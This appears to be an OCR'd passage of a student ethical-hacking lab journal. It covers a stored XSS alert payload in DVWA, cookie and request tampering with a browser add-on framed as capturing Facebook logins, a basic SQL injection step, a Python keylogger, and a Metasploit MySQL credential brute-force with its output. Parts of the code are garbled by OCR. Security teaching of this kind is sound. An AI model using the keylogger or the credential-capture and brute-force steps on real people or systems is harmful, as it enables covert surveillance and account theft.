


7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.



9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: test1
Message: <script>alert(\"This is XSS Exploit Test\")</script>
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Username: admin
View Source
View Help

Practical – 7

Aim: Session impersonation using Firefox and Tamper Data add-on.

Steps:

1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to facebook login page.
5. Now click on tamper add on and start tampering the data.
6. Now enter the username and password in the facebook login page.
7. Your username and password is been captured using session impersonation.



8. Select a website for tempering data e.g(razorba).

9. Select any item to buy

10. Then click on add-cart

11. Then click on TemperData(add-on)


Type	Description
☐ beacon	Requests sent through the Beacon API
☐ csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
☐ font	Web fonts loaded for a @font-face CSS rule.
☐ image	Resources loaded to be rendered as images, except for imageset on browsers that support that type.
☐ imageset	Images loaded by a <picture> element or given in an <img> element's srcset attribute.
☑ main_frame	Top-level documents loaded into a tab.
☐ media	Resources loaded by a <video> or <audio> element.
☐ object	Resources loaded by an <object> or <embed> element.
☐ object_subrequest	Requests sent by plugins.
☐ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
☐ script	Code that is loaded to be executed by a <script> element or running in a Worker.
☐ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
☐ stylesheet	CSS stylesheets loaded to describe the representation of a document.
☐ sub_frame	Documents loaded into an <iframe> or <frame> element.
☐ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
☐ websocket	Requests initiating a connection to a server through the WebSocket API.
☐ xbl	XBL bindings loaded to extend the behavior of elements in a document.
☐ xml_dtd	DTDs loaded for an XML document.
☑ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
☐ xslt	XSLT stylesheets loaded for transforming an XML document.
☐ other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (.*?)

Start Tamper Data?


Yes No, Cancel

12. Refresh the page to get the extension.



13. Click on OK.

14. Change values in Cookie option for tempering the DATA.



15. Then click on OK and see the Data has been Tempered.

Practical – 8 Aim:


Perform SQL injection attack.

Steps:

1. Click on DVWA security and set the security to low.

2. Click on SQL Injection.

3. In User Id enter 1 and click on submit.



Practical – 9


Aim: Create a simple keylogger using python Code:

from pynput.keyboard import Key, Listener import logging

if no name it gets into an empty string log_dir = ""

```
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library def on_press(key):
    logging.info(str(key)) # This says, listener is
on with Listener(on_press=on_press) as
listener: listener.join()
```

Output:



Practical No: 10

Aim: Using Metasploit to exploit (Kali Linux).

Prerequisites :

KALI Linux, Internet, HOST PC with MySQL 5.1.59 version

Steps:

1) Download and install MySQL 5.1.59 on your HOST PC to be attacked. Set a username – root and password – root123

2) On your PC, using Oracle VirtualBox – Open Kali Linux. Open terminal and enter command **msfconsole**

```
┌──(root㉿kali)-[/home/abhi]
└─# msfconsole

IIIIII    dTb.dTb
  II     4' v 'B   .'"".'/|\`.""'.
  II     6.error.P : .' / | \ `. :
  II     'T;. .;P' '.   /   |   \  .'
  II      'T; ;P'    `. /    |    \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]
```

3) Now search for mysql_login exploit using search mysql_login command and use the auxiliary

4) set RHOSTS as your Target IP address using command set RHOST 192.168.1.100

5) set USER_FILE as user.txt (this file need to have some sample username to be tested in brute attack, if file not created create one using following command – nano user.txt and then enter few username and save the file)

6) set PASS_FILE as pass.txt(follow step 5 for this as well)

7) Run command options to verfiy the settings

```
current database (Accepted: none, us
                                                    er, user&realm)
   PASSWORD                      no        A specific password to authenticate w
 h
   PASS_FILE        pass.txt     no        File containing passwords, one per li
   Proxies                       no        A proxy chain of format type:host:por
 ,type:host:port][...]
   RHOSTS           192.168.1.118  yes     The target host(s), see https://githu
 com/rapid7/metasploit-framework/wiki/
                                            Using-Metasploit
   RPORT            3306         yes       The target port (TCP)
   STOP_ON_SUCCESS  false        yes       Stop guessing when a credential works
 or a host
   THREADS          1            yes       The number of concurrent threads (max
ne per host)
   USERNAME         root         no        A specific username to authenticate a
   USERPASS_FILE                 no        File containing users and passwords s
arated by space, one pair per line
   USER_AS_PASS     false        no        Try the username as the password for
 l users
   USER_FILE        users.txt    no        File containing usernames, one per li
   VERBOSE          true         yes       Whether to print output for all atten
```

8) Finally run the exploit using the **run** command. Output will show Success and failed as results.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.1.118:3306    - 192.168.1.118:3306 - Found remote MySQL version 5.1.59
[!] 192.168.1.118:3306    - No active DB -- Credential data will not be saved!
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: root: (Incorrect: Access
 denied for user 'root'@'DESKTOP-SQHP5K3' (using password: NO))
[+] 192.168.1.118:3306    - 192.168.1.118:3306 - Success: 'root:root123'
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot: (Incorrect: Access
 denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot:root123 (Incorrect:
 Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot:poot123 (Incorrect:
 Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot:groot123 (Incorrect
: Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot: (Incorrect: Access
 denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot: (Incorrect: Acces
s denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot:root123 (Incorrect
: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot:poot123 (Incorrect
: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot:groot123 (Incorrec
t: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot: (Incorrect: Acces
s denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: NO))
[+] 192.168.1.118:3306    - Scanned 1 of 1 hosts (100% complete)
```